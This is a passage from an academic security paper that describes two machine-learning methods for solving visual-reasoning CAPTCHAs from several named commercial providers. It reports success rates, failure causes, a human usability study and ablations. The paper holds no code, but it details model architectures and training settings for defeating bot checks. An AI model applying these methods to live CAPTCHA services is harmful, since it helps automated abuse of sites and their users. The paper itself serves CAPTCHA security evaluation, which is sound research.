Digits	16.1%	76.2%
Total	100.0%	67.3%

2) Experimental results

Our holistic approach achieved an average success rate of 67.3% on the test dataset. Moreover, the average processing time for each CAPTCHA was less than 0.05 seconds, which is 120 times faster than a human being [52].

Although the success rate of 67.3% is encouraging, it also indicated that our approach failed on some CAPTCHAs. Based on the categories of the answer objects, instances of the VTT CAPTCHA can be roughly divided into four classes: those based on regular geometric objects, Chinese characters, English letters, and digits. Table 3 lists the proportions and success rates for the different challenge types. From the proportions, we find that challenges concerning regular geometric objects make up the largest part of the entire dataset, followed by challenges concerning Chinese characters. Challenges addressing English letters and digits are fewer in number. In this experiment, the success rate for challenges based on English letters was the highest, at 83.6%. The success rates for challenges based on regular geometric objects and digits were 78.5% and 76.2%, respectively, while for challenges related to Chinese characters, only a 32.9% success rate was achieved because of the diversity of the character classes.

We comprehensively analyzed the reasons for the failure cases of our holistic method and found that the main reasons for failure are different for different challenge types. Some failure samples for our holistic model are shown in Figure 4. The failures of our holistic method can be attributed to four main causes:

Classification error. As shown in Table 4, classification




Figure 4: Failure samples for our holistic method.

Table 4: Error distribution(%) for the holistic method.

Answer object	CE	GPE	SPE	AAE	Others
Regular geometries	69.6	15.9	8.7	0	5.8
Chinese characters	18.1	0	0	81.9	0
English letters	20.2	17.0	11.4	45.7	5.7
Digits	15.5	26.2	20.0	38.3	0

* *Abbreviations in Table 4: CE (classification error), GPE (grid prediction error), SPE (semantic parsing error), AAE (abstract attribute error)*

errors account for 69.6% of attack failures on challenges concerning regular geometric objects. The subtle attributes of regular geometric objects include the tilt direction, notch type, and fracture type. For English letters and digits, classification errors are responsible for 20.2% and 15.5%, respectively, of all attack failures. The only subtle attribute of the relevant objects in these two categories is the side facing direction. For Chinese characters, classification errors account for 18.1% of attack failures. In this category, subtle visual attributes exist in relatively few training samples compared to color, shape, and other common attributes. Our model can learn the features corresponding to common attributes for almost all types of samples, while some subtle attributes appear only in relation to specific challenges. Therefore, the performance of our model in recognizing these subtle attributes is slightly inferior (see the failure cases shown in Figure 4(a.*Q1*) (a.*Q2*)).

Grid prediction error. The design principle of our holistic attack simplifies the complexity of the task and improves the attack efficiency. However, this design will sometimes lead to inaccurate prediction, with the model incorrectly outputting a grid cell that is close but not identical to the answer grid cell (shown in Figure 4(b.*Q1*) (b.*Q2*)). Such grid prediction errors are responsible for 15.9%, 17.0%, and 26.2% of the failure cases on regular geometric objects, English letters, and digits, respectively.

Semantic parsing error. Another failure cause is that our holistic model fails to extract the logical relationships expressed in the natural language instructions. Taking Figure 4(c.*Q1*) as an example, the model successfully recognized the "cube closest to the user" but missed the color information "blue" and instead found a "green" one, resulting in failure. Such semantic parsing errors are responsible for 8.7% of the failures on regular geometric objects, 11.4% of the failures on English letters, and 20.0% of the failures on digits.

Abstract attribute error. Table 4 shows that failure to identify abstract attributes is responsible for 81.9% of the failures on challenges based on Chinese characters. According to our manual count, most of the Chinese-based VTT CAPTCHA instances in our dataset involve abstract attributes. Because there are thousands of Chinese character classes, the numbers of classes of synonyms or antonyms, pronunciations, components, and other attributes are even larger. The mapping relationships between the characters and their abstract attributes are independent of the presented image and text instruction themselves. Therefore, it is not surprising that our model failed to establish the relevant mapping relationships between Chinese characters and their abstract attributes (as shown in Figure 4(d.*Q1*)). The high proportions of failures related to abstract attributes for English-based and digit-based CAPTCHAs can be attributed to similar reasons: some of these CAPTCHAs involve the mapping between lowercase and uppercase letters (as shown in Figure 4(d.*Q2*)), while some relate to the sorting of digits. For English-based and digit-based tests, abstract attribute errors account for 45.7%

and 38.3%, respectively, of all failure cases. By contrast, 0% of the failures on regular geometric objects are related to abstract attributes because these objects have only common attributes and subtle attributes.

Table 5: Attack results for different visual reasoning CAPTCHAs.

	VTT	Geetest	NetEase	Dingxiang
Success Rate	67.3%	66.7%	77.8%	86.5%




Figure 5: Loss and accuracy during the training and validation phases of Geetest, NetEase and Dingxiang.

4.3 More visual reasoning schemes

We also used the holistic method to attack the other three visual reasoning CAPTCHAs.

We collected 5,000 prompt-image pairs for each scheme from Geetest's website [16], NetEase's website [35], and Dingxiang's website [10]. A total of 4,000 samples were used for training, 500 were used for validation, and 500 were used for testing. The split of the dataset was randomly determined. We loaded the VTT baseline model and further trained it to fine-tune the holistic model for the new schemes. As shown in Table 5, the final attack results are 66.7%, 77.8%, and 86.5% successful, comparable to or better than the VTT attack results. For Geetest's Space CAPTCHA, although only regular geometric objects are involved, the attack success rate is lower than that of NetEase and Dingxiang. One of the reasons is that Geetest's Space CAPTCHA contains more objects in a challenge, and some of them are partially occluded by other objects. The other reason is that the combination of object attributes contained in the question is more abundant, which increases the difficulty of reasoning. In contrast, NetEase's and Dingxiang's CAPTCHAs contain richer categories, but the question is more straightforward, lower in complexity, and involves fewer types. The loss and accuracy on the Geetest, NetEase and Dingxiang samples during the training and validation phases are shown in Figure 5.

4.4 Robustness analysis

The experimental results discussed above show our holistic method's great ability to address the visual reasoning task in existing VTT CAPTCHAs. To test the robustness of our holistic model when faced with new variations, we conducted two groups of supplementary experiments.

1) Robustness to higher visual logical complexity

For the original VTT prompts, the user needs to refer to only one object to identify the answer object. For example, for the instruction *"Please click the blue cube that is on the right of the blue cone,"* the user needs to refer to the location of the blue cone to find the answer blue cube to its right. To test the robustness of our model to prompts with higher visual logical complexity, we extended the number of reference objects to 2 and 3. For instance, the instruction *"Please click the green cone that is on the right side of the green cone left of the red cube"* has two reference objects. It should be noted that we performed this robustness experiment after developing the modular attack. Considering that the logical reasoning task in the VTT CAPTCHA is similar to that on the CLEVR dataset, we modified the generation code of CLEVR [26] to generate this new type of VTT prompt in accordance with the image information we prepared for the modular attack.

We used 1,500 instruction-image samples (1,300 as the training dataset and 200 as the validation dataset) to fine-tune the baseline model for 2 and 3 reference objects and then evaluated the performance of the two fine-tuned models on their respective 500 test samples, which had the same distribution as the samples based on geometric objects in the baseline evaluation. The attack success rates of the two fine-tuned models were 45.0% and 42.3%. Compared to the 78.5% success rate of the baseline model, the fine-tuned results were slightly lower but still acceptable. The results show that despite the greatly increased logical complexity of the VTT instructions, with only a small number of newly labeled samples to train the baseline model, our holistic model still performs well in breaking the VTT CAPTCHA under the criterion of a 1% attack success rate [5].

2) Robustness to new object categories

Introducing new object categories into the VTT CAPTCHA design is a simple but valid way to defend against attacks from adversaries. In fact, each Chinese character class can be considered an individual category. Therefore, in this section, we used Chinese character classes to analyze the robustness to new object categories.

First, we removed all Chinese samples used in the base experiment and retrained our model in the same way as before. Without Chinese characters, the new model achieved 77.2%, 78.9%, and 85.7% success rates for challenges based on regular geometric shapes, English letters, and digits, re-




Figure 6: Framework of the modular approach.

spectively. The final success rate on the test dataset without Chinese samples was 77.9%. Then, we selected another 1,500 images (1,300 as the training dataset and 200 as the validation dataset) containing 100 Chinese character classes to generate corresponding visual reasoning based instructions for each image in a manner similar to the first robustness experiment. Note that the instructions were all based on common attributes rather than abstract attributes of Chinese characters.

After the new model was fine-tuned, the attack success rate on the 500 Chinese character challenges was 69.7%, showing the high robustness of our holistic attack to new object categories. This result is higher than the 32.9% success rate achieved in the base experiment. The reason is that the model needed to learn only the common attributes from 100 Chinese character classes represented in 1,500 images rather than many abstract attributes of thousands of Chinese character classes represented in nearly the same number of samples.

In summary, despite an increase in the visual logical complexity of the challenges or the introduction of new object categories, as long as the CAPTCHA is still based on the visual reasoning task, our method is able to achieve a high attack performance after fine-tuning on only a small number of newly collected CAPTCHA samples.

5 Modular Approach

Our holistic network has shown remarkable performance in breaking visual reasoning CAPTCHAs. However, when a CAPTCHA involves abstract attributes, such as *synonyms* or *antonyms*, *pronunciations*, or *components*, our holistic model does not work well. If we could manage to obtain the abstract attributes of all foreground objects and then integrate them into the process of completing the visual reasoning task, this problem could be solved. Based on this idea, we developed a modular method.

5.1 Model structure

The framework of our modular method is shown in Figure 6. It consists of four modules for semantic parsing, detection, classification, and integration. The semantic parsing module is responsible for inferring the reasoning steps necessary to complete the task. The detection and classification modules locate each foreground object and extract common attributes such as the *color*, *shape*, and *size*. The integration module then refers to the extracted reasoning procedure and aggregates all of the objects' attributes to predict the final answer.

1) Semantic parsing module

The semantic parsing module takes the raw text instruction $\boldsymbol{q}$ as its input and outputs the corresponding reasoning procedure $\boldsymbol{p}$. In essence, transforming $\boldsymbol{q}$ to $\boldsymbol{p}$ is a sequence-to-sequence task. As shown in Figure 7, the program generator network developed by Feifei's team [27] is adopted as the basis of our semantic parsing module. An encoder takes the raw text instruction $\boldsymbol{q}$ as its input and extracts its semantic features. A decoder then takes these semantic features to predict the corresponding program $\boldsymbol{p}$. Both the encoder and the decoder adopt a two-layer long short-term memory (LSTM) architecture as their core structures.

Step 1. The encoder first embeds the discrete words $< \boldsymbol{v}_1, \boldsymbol{v}_2, \ldots, \boldsymbol{v}_t >$ of the natural language instruction into 300-dimensional vectors $< \boldsymbol{x}_1, \boldsymbol{x}_2, \ldots, \boldsymbol{x}_t >$ through an embedding layer with weights $\boldsymbol{W}_x$:

$$\boldsymbol{x}_i = \boldsymbol{W}_x \cdot \boldsymbol{v}_i \tag{1}$$

All of these word vectors $< \boldsymbol{x}_1, \boldsymbol{x}_2, \ldots, \boldsymbol{x}_t >$ are then input into a two-layer LSTM with 256 hidden units in sequence. The reason for the choice of a two-layer structure instead of a single-layer structure is that it allows the network to extract higher-order features and enhances the representation capability of the semantic parsing module. For step $\boldsymbol{i}$ in each time, an LSTM cell takes the preceding hidden state $\boldsymbol{h}_{i-1}$ and the current word vector $\boldsymbol{x}_i$ as its input and outputs the updated

hidden state $\boldsymbol{h}_i$:

$$\boldsymbol{h}_i = LSTMStep(\boldsymbol{x}_i, \boldsymbol{h}_{i-1}) \tag{2}$$

The hidden state $\boldsymbol{h}_t$ of the second LSTM layer in the final time step t is used as the input to the decoder. For the same reason as for the encoder, a two-layer LSTM structure is adopted as the framework for the decoder. However, the network weights are not shared between the encoder and the decoder.

Step 2. For step $\boldsymbol{i}$ in each time step, the decoder network first concatenates its output $\boldsymbol{o}_{i-1}$ from the previous time step with the encoder's final hidden state $\boldsymbol{h}_t$ through a learned embedding layer. This operation allows the model to predict the current ***program p*** by referring to the previous prediction and the global semantic information:

$$\boldsymbol{u}_i = \boldsymbol{W}_u[\boldsymbol{o}_{i-1}, \boldsymbol{h}_t] \tag{3}$$

Step 3. $\boldsymbol{u}_i$ is used to compute the hidden state of the decoder cell, $\boldsymbol{o}_i$:

$$\boldsymbol{o}_i = LSTMStep(\boldsymbol{u}_i, \boldsymbol{o}_{i-1}) \tag{4}$$

Step 4. $\boldsymbol{o}_i$ is passed through a softmax layer to compute a probability distribution over all ***programs***:

$$\boldsymbol{s}_i = softmax(\boldsymbol{o}_i) \tag{5}$$

Step 5. The prediction with the highest probability is regarded as ***program p***:

$$\boldsymbol{p}_i = argmax(\boldsymbol{s}_i) \tag{6}$$

It should be noted that the semantic parsing module is responsible only for transforming the input text instruction into a sequence of ***programs***. The specific function of each ***program*** will be discussed in regard to the integration module.

2) Detection module

The task of the detection module is to locate the positions of all foreground objects. Faster R-CNN [39] is used as the detection module. Although there are other detection networks that perform better in terms of accuracy and efficiency, such as YOLO-v3 [38] and SSD [30], our detection task is relatively simple. Thus, the simple Faster R-CNN already satisfies our requirements.

In addition to locating the foreground objects, the detection network is able to perform some simple classification at the same time. Some common visual attributes, such as *colors*, *sizes*, and *shapes of regular geometries*, are also predicted by the detection module. After detection, the detected objects are cropped from the original images and sent to the classification module for further classification of subtle attributes.

3) Classification module

The function of the classification module is to recognize subtle visual attributes such as *notches*, *fractures*, *tilt directions* and *character categories*. SENet [24] is used as the classification module. By calculating the interdependencies among channels, this structure enables adaptive recalibration of the channelwise feature responses, thus greatly enhancing the representation power of the model and increasing the classification accuracy.

4) Integration module




Figure 7: Structure of the semantic parsing module.

The three modules described above predict the reasoning procedure and visual attributes needed to solve CAPTCHAs. However, they cannot address abstract attributes invoked in the presented instructions. If we can establish the relevant mapping relationships between objects and their abstract attributes, the corresponding CAPTCHAs will be cracked. For each Chinese character object, we input its predicted character class into the online Xinhua Dictionary [54] to search for its *pronunciation*, *antonym*, and *component* attributes. The mappings between the uppercase and lowercase versions of English letters and the numerical sorting of numbers were established programmatically.

The extracted reasoning procedure for a CAPTCHA instance consists of a series of ***programs***, each of which represents a reasoning step. A ***program*** is responsible for filtering out redundant foreground objects. Different ***programs*** serve unique functions. After the processing of the ***program***, only objects with the required attributes remain. For example, the ***program filter_shape[cone]*** selects objects with the shape "cone" from among the objects remaining after the preceding ***program***. After a sequence of program-based filtration operations, the final remaining objects are the predicted answers.

Taking the CAPTCHA shown in Figure 8, with the instruction *"Please click the letter 'B' left of the big cone"* as an example, we describe the integration process in detail below. It consists of five ***programs*** in total. To clearly illustrate the integration process, the candidate answer objects are displayed in colors, while the eliminated objects are displayed in gray. The whole reasoning procedure is as follows:

a. Initially, all foreground objects are treated as candidate answers.

b. The first is ***program filter_shape[cone]***. Its function is to select all the objects with the shape "cone" from among all the candidate objects. As shown in Figure 8, only the cones are selected to be used as candidate answers to the next ***program***.

c. The second ***program***, ***filter_size[big]***, is responsible for selecting all objects with the size "big" from among the candidate objects output by the previous step.

d. The ***program relate[left]*** is slightly different. Instead of selecting candidate answers from the output of the last step, it treats the output of the last ***program*** as a reference to search for candidates among all the foreground objects. The output




Figure 8: Integration process.

of the second ***program*** consists of a "big cone." Thus, the function ***relate[left]*** finds objects to the left of such objects.

e. After the ***program filter_shape[letter]***, only English letters remain.

f. The ***program filter_letter['B']*** searches among its candidate objects for objects equivalent to the letter "B."

g. Finally, after all of the ***programs*** have performed their filtration tasks, only the green letter "B" remains, which is the final answer of our model.

5.2 Experiment details

Data preparation. 1) Visual feature selection. We manually analyzed 2,000 VTT instruction-image pairs in our dataset and counted the visual attributes involved, including *color*, *shape*, *size*, *direction of rotation*, *notch type*, and *fracture type*. The number of classes of each attribute above is listed in Table 6. For the *tilt direction* attribute, "T1" and "T2" represent two different values. The naming principle for the values of the *notch type* attribute is similar. For the *fracture type* attribute, "Fi" and "F(-i)" can be joined together. **2) Instruction-image pairs preparation.** To reduce the labeling burden, we chose only 5,000 VTT images from among the training samples collected for the holistic experiment and labeled every foreground object in these images. Twenty members of our laboratory spent one day labeling all of the object attributes online. We needed only to select the corresponding attributes from option boxes instead of providing keyboard input. Each test image could be reused to generate multiple instructions. For this purpose, the generation code of CLEVR [26] was modified to automatically generate instructions in accordance with the labeled information and the preset VTT instruction templates. Instruction labeling was also automatically completed by means of the instruction generation code. Finally, 5,000 labeled images, each corresponding to 2 instructions (10,000 instructions in total), were prepared. It should be noted that the 5,000 selected images were not all randomly chosen. Instead, different types of images were selected in accordance with the category proportions in the holistic experiment, as shown in Table 3. Specifically, 1750 (35%), 1,500 (30%), 1,000 (20%), and 750 (15%) images were chosen for which the answer objects were regular geometric shapes, Chinese characters, English letters and digits, respectively. The test samples in the holistic experiment were reused in the modular attack test.

Table 6: Number of classes of different visual attributes.

Attribute	Number of Classes	Sample of Label
Color	4	Yellow, Red, Blue, White
Shape	924	Cube, r, 3, 田, ⋯
Size	3	Big, Medium, Small
Tilt direction	2	T1, T2
Notch	4	N1, N2, N3, N4
Fracture	8	F1, F2, F3, F4, F(-1), F(-2), F(-3), F(-4)

Training the semantic parsing module. We used 10,000 instruction and reasoning procedure pairs, denoted by ($\boldsymbol{q}$, $\boldsymbol{P}$), to train the semantic parsing module (8,500 as the training dataset and 1,500 as the validation dataset). For each instruction, the corresponding reasoning procedure was manually labeled. We used the cross-entropy loss to measure the difference between the model prediction $\boldsymbol{P}'$ and the true label $\boldsymbol{P}$ for instruction $\boldsymbol{q}$. During the training process, the Adam [28] strategy was used to optimize the model. The learning rate was set to 5×10^{-4}. The model was trained with a batch size of 64 for 16,000 iterations on an NVIDIA TITAN X GPU.

Training the detection module. A total of 5,000 images were used to train the detection module (4,500 as a training dataset and 500 as a validation dataset). Note that the detection module is responsible only for predicting object locations and simple visual attributes. The detection module was trained with a batch size of 8 and a learning rate of 5×10^{-3} for 32,000 iterations. The training hardware was the same as that for the semantic parsing module.

Training the classification module. According to the bounding boxes predicted by the detection module, we cut out all foreground objects from the original images and saved them as individual images. Each kind of subtle visual attribute was equally treated as one individual class regardless of the other attributes. The sizes of the training and validation datasets were 54,212 and 16,347, respectively. Each image was normalized to 224×224 pixels before being input to the model. The classification module was optimized using the stochastic gradient descent (SGD) strategy with a momentum of 0.9 and a batch size of 8. The learning rate was initially set to 1×10^{-4} and was decreased by a factor of 10,000 in every epoch. The model was trained for 10 epochs.

Table 7: Results of our modular attack.

Answer object	SPM	DM	CM	ASR
Regular geometries	100%	93.0%	90.0%	99.0%
Chinese characters	100%	96.6%	82.7%	80.0%
English letters	100%	98.5%	93.8%	83.7%
Digits	100%	99.0%	96.3%	94.7%
Overall accuracy	100%	95.0%	88.8%	88.0%

* *Abbreviations in Table 7: SPM (semantic parsing module), DM (detection module), CM (classification module), ASR (attack success rate)*

5.3 Evaluation

We ran our attack on 1,000 CAPTCHA challenges and achieved a success rate of 88.0% with an average speed of 0.96 seconds per challenge. To systematically analyze our method, we counted the failure cases of our attack (as shown in Table 7) and analyzed the causes.

Final accuracy. The accuracy for the challenges based on Chinese characters is the lowest due to their diversity and complexity. We observed an interesting phenomenon: although the detection accuracy and classification accuracy for geometric objects are not the highest, their overall accuracy is the best. One reason is that geometric objects do not have abstract attributes. Another is that during the process of cracking a visual-based CAPTCHA, the model does not need to recognize all foreground objects correctly; as long as the target object is recognized correctly, the challenge is considered cracked.

Semantic parsing module. The evaluation criterion for the program generator is that the prediction for a text instruction is considered correct only if every step of the predicted reasoning procedure is equal to the ground truth. Under this standard, the program generator achieved 100% accuracy. The program generator network has previously shown great power on the CLEVR task [27]. Thus, considering that the text instructions of the VTT CAPTCHA scheme involve fewer categories and much simpler logical relationships, this high accuracy is not surprising.

Detection module. The overall true positive rate (TPR) of detection of the Faster R-CNN module across all classes is 95.0%. We found that occlusion was the main cause of failure. Figure 9 shows a failure case of our detection module. The red bounding boxes represent the predictions of our model, and the green bounding box represents an object that was not correctly predicted. The blue cylinder in the green bounding box was not detected because its edge was partially blocked by a Chinese character.

Classification module. The overall accuracy of the classifier is 88.8%. As expected, the accuracy of Chinese characters is the lowest. The number of categories of Chinese characters is the largest, and tilt and occlusion effects make the classification problem even more challenging. Consequently, the classifier can easily misclassify these characters. Moreover,




Figure 9: A failure case of the detection module.

Table 8: Results for different visual reasoning CAPTCHAs of the modular method.

	SPM	DM	ASR
Geetest	100%	95.7%	90.8%
NetEase	100%	93.5%	86.2%
Dingxiang	100%	95.2%	98.6%

* *Abbreviations in Table 8: SPM (semantic parsing module), DM (detection module), ASR (attack success rate)*

the classification accuracy for geometric objects is the second lowest. For geometric objects, the task of the SENet module is to classify their subtle attributes, such as *tilt direction*, *notch type*, and *fracture type*. These attributes are essentially local features relative to the shape of the object. For example, two distinct geometric objects might have the same notch type. As a result, the classifier must strip these local features from the various geometric shapes.

5.4 More visual reasoning schemes

1) Attack

We also used the modular method to attack the other three visual reasoning CAPTCHAs. The three schemes have much fewer categories than VTT CAPTCHA. To simplify our experiments, we removed the classification module and used the detection module to complete detection and classification tasks simultaneously. We used the data collected in Section 4.3 and annotated the data in the same manner as in Section 5.2. For each scheme, there are 4,000 samples for training the models of semantic parsing and detection modules, 500 samples for validation and 500 samples for testing. Table 8 list the experiment results. The final attack results are 90.8%, 86.2% and 98.6% for the Geetest, NetEase and Dingxiang schemes, respectively. This suggested the wide applicability of our method.

2) Usability Analysis

To visually express the quality of the proposed attack methods, we compared the attack results with actual humans from two aspects. On the one hand, considering that the CAPTCHA is used to distinguish humans from bots, we expect to quantitatively measure how close our attacks are to human per-

formance. On the other hand, we want to learn whether the problems difficult for machines to solve also apply to humans.

We applied a framework similar to that used in [52] to quantitatively evaluate the usability of the four tested CAPTCHAs. More specifically, we analyzed the usability of these schemes from the perspectives of success rate and response time. For each CAPTCHA mechanism, 2,500 samples containing prompts of various types in even proportions were selected for online deployment. All of these CAPTCHA prompt-image pairs were derived from the training and test datasets used for the security analysis.

In the usability experiment, we invited 50 participants whose ages ranged from 19 to 45 on our campus to take our online tests. We recruited volunteers online on the campus social network. All volunteers were composed of students and teachers from various majors, who have enough ability to solve such CAPTCHA schemes. To avoid the inherent biases, we ensure that these volunteers have not done similar CAPTCHA tests before. Everyone was required to complete the test independently. Each volunteer was asked to complete at least 40 CAPTCHA tests for each scheme. We received 2475, 1969, 2061, and 2361 valid records for the four CAPTCHA mechanisms of VTT, Geetest, NetEase, and Dingxiang, respectively. Table 9 lists the success rates and average response times for the different CAPTCHA schemes.

The response times for all four schemes are relatively short, with the longest being 10.7 seconds for Geetest CAPTCHA. The consensus is that a CAPTCHA should be completable by a human in no more than 30 seconds [40], and these CAPTCHAs satisfy this principle well. Both the short response times and the high pass rates prove that these CAPTCHAs all have good usability and that complex problems for machines do not have a significant impact on humans.

Our methods approach or even exceed the human pass rates, which proves the effectiveness of the attack. Following the criterion that a scheme is considered broken when the attacker is able to reach a precision of at least 1% [5], our method achieved a good attack effect.

Table 9: Usability analysis of different CAPTCHA schemes.

	VTT	Geetest	NetEase	Dingxiang
Response Time (s)	9.1	10.7	4.5	5.7
Std Dev of Response Time (s)	5.5	5.9	3.0	4.3
Human Pass Rate(%)	87.48	90.76	95.20	95.43

5.5 Ablation study

Our modular attack is based on a modular design principle. To fairly evaluate the contributions of each of the three modules of our attack, we performed an ablation study, as reported in this section.

Contribution of the semantic parsing module. In this test, we removed the semantic parsing module and used only the detection module to predict the locations of foreground objects. Then, we randomly selected one foreground object as the final answer. We implemented this attack strategy on the same 1,000 samples used to test our modular method, and the final success rate was 6.9%. The dramatic reduction in the success rate demonstrates the great significance of our semantic parsing module in the entire modular attack.

Contribution of the detection module. The basic requirement to solve a VTT CAPTCHA instance is to identify an area of the image as the answer. Without the detection module, an adversary must take a brute force strategy to attack the VTT CAPTCHA. Using this method, the final success rate was only 3.2%, showing that the detection module is indispensable for our modular attack.

Contribution of the classification module. In this test, we removed the classification module and trained a Faster R-CNN model to predict both the bounding boxes and the classes of all visual attributes (including subtle attributes) of the foreground objects. That is, for all objects, only the detection module was used to perform both the detection and classification tasks. In this way, our simplified modular method achieved a success rate of 45.9%.

As shown in Table 10, we further calculated the accuracy of the simplified modular method for each challenge category. The second column presents the final detection-classification results, and the last column shows the final success rate when the classification module is removed. In contrast to the results for Chinese characters, the final success rate for challenges based on geometric objects is still very high. The root cause lies in the fact that for Chinese characters, there are more object categories represented by the same number of training samples. Consequently, there are fewer training samples for each character class. Moreover, it is quite difficult for an object detection network to classify a large number of categories, especially categories that contain subtle properties. Therefore, it is not unexpected that the success rate for Chinese characters is the worst. Thus, the classification module is required. When our classification module is presented with the same number of samples for Chinese characters as for geometric shapes, it can achieve much better accuracy on Chinese character objects.

In summary, our classification module not only increases the overall success rate from 45.9% to 88.0% but, more importantly, can greatly increase the recognition accuracy when the number of training samples is limited.

6 Guidelines and Future Direction

Our experimental attacks on visual reasoning CAPTCHAs not only reveal their weaknesses and vulnerabilities but, more importantly, help us better understand what kinds of mechanisms or design features contribute to good security. Based

Table 10: Results of the ablation study.

Target object	Detection-classification rate	Attack success rate
Regular geometries	93.2%	89.9%
Chinese characters	24.2%	20.0%
English letters	89.7%	54.5%
Digits	91.6%	78.9%
Overall accuracy	77.3%	45.9%

